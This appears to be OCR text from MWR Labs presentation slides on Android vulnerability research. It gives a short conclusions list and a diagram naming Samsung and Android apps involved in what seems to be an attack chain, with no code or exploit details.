


MWR LABS


Conclusions




- Even basic automation can save time
- OEM bloatware is still a major problem
- Seemingly boring bugs can come in handy
- The variety of IPC options on Android presents numerous opportunities for omnifarious bugs to occur



MWR LABS


Attacker's Web Server
Samsung Browser
Chrome
Media Provider
Samsung Members
Android Telecom
Android Vending
Samsung Notes


Galaxy Apps
Android Job Scheduler
MITM Proxy
Media Provider
Samsung Members
Android Telecom
Android Vending
Samsung Notes